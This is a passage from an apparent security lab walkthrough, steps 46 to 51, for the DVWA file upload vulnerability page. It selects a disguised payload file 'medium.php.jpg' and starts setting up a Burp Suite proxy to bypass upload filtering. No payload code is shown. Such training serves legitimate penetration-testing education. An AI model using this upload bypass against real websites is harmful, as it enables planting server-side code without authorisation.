


46. Click the **File Upload** option in the left pane.

47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.



49. **Observe** that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.


50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.

51. Click the **Open Menu** icon in the right corner of the menu bar and select **Preferences** from the list.

